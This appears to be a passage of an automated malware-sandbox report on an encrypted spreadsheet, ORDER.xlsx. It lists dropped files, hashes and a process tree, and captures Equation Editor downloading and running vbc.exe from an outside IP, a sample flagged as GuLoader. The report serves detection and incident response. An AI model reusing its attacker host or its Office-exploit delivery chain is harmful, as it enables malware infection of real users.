Preview:	BM.....6...(.....}l.IXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoFB8F.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....}l.IXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoFBBF.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....}l.IXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....vaL.....

C:\Users\user\Desktop\~$ORDER.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523

C:\Users\user\Desktop\~$ORDER.xlsx	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	135168
Entropy (8bit):	6.627142296963667
Encrypted:	false
SSDEEP:	3072:Uig2P/gdml1DDkiWgc/MLo6Ot57sOilam+hiwlYo4tdfF5oj:UwHgdQvkhgWM86Yhilam+hiwlYo4tdtc
MD5:	4E7BC50BF6D2B8EF86A4C4926E049AD9
SHA1:	F5C4808765D3157BE4E56890370BD65877C3E056
SHA-256:	EC482DE17E558209134FCBCA7223336509A9023AC929A666A597BF91DBAC339E
SHA-512:	F5AD28B1511E6DB884206FA069CEE11A792F24FE57B244D0F3E052BE6094BAFED2F5AF716DA3511D67C62B023D67840A57A7012AF96363D161648DED57918728
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6..W..W..W..K..W..u..W..q..W.Rich.W.....PE..L.....J.....p.....@.....P.....7.....d...(.....;.....8... .....$.....text...4.... ..`.data...dE.....@....rsrc...;.....@.....@..@...I.....MSVBVM60.DLL.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.988313299891975
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	ORDER.xlsx
File size:	601624
MD5:	c82cca02226f7910cd552124c3cf6e7f
SHA1:	79214e25d81860d25a8e88df99d487394c029da1
SHA256:	5a9f905842cac5fabeb0719527960d0ff67d2c5fc88f163b4f2dcbb366fac62f
SHA512:	40319442ab5d27f4a91ec782e583e0d482ae407fa3f0600a396dd40f0d48a2116bbd9a2dfa521575f521f3ed5a0d629c1e0ab32a172c17c8e196add30a215581
SSDEEP:	12288:4+k0bkLVWS+a6i+N9OJ9D44qTlaI76wxAM45cBBHJJwM:41z5WdiKQB576v1cB9v
File Content Preview:	.....>..... .....{..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

HTTP Request Dependency Graph

- 212.192.246.25

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	212.192.246.25	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 14, 2021 12:13:58.291750908 CEST	0	OUT	GET /reverse/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 212.192.246.25 Connection: Keep-Alive
Sep 14, 2021 12:13:58.333020926 CEST	1	IN	HTTP/1.1 200 OK Date: Tue, 14 Sep 2021 10:13:58 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Mon, 13 Sep 2021 22:47:50 GMT ETag: "21000-5cbe84130fcf7" Accept-Ranges: bytes Content-Length: 135168 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d7 36 a4 c9 93 57 ca 9a 93 57 ca 9a 93 57 ca 9a 10 4b c4 9a 92 57 ca 9a dc 75 c3 9a 9a 57 ca 9a a5 71 c7 9a 92 57 ca 9a 52 69 63 68 93 57 ca 9a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b4 95 b4 4a 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 01 00 00 90 00 00 00 00 00 00 70 13 00 00 00 10 00 00 00 c0 01 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 50 02 00 00 10 00 00 c3 37 02 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 64 b9 01 00 28 00 00 00 00 10 02 00 3a 3b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 02 00 00 20 00 00 00 00 10 00 00 24 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 34 ae 01 00 00 10 00 00 00 b0 01 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 64 45 00 00 00 c0 01 00 00 10 00 00 00 c0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 3a 3b 00 00 00 10 02 00 00 40 00 00 00 d0 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$6WWWKWuWqWRichWPELJp@P7d(:;8 $.text4 `.dat adE@.rsrc:;@@@IMSVBVM60.DLL

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2024 Parent PID: 596

General

Start time:	12:13:21
Start date:	14/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa90000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2644 Parent PID: 596

General

Start time:	12:13:43
Start date:	14/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 984 Parent PID: 2644

General

Start time:	12:13:46
Start date:	14/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	135168 bytes
MD5 hash:	4E7BC50BF6D2B8EF86A4C4926E049AD9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000002.684140178.0000000000360000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

Disassembly

Code Analysis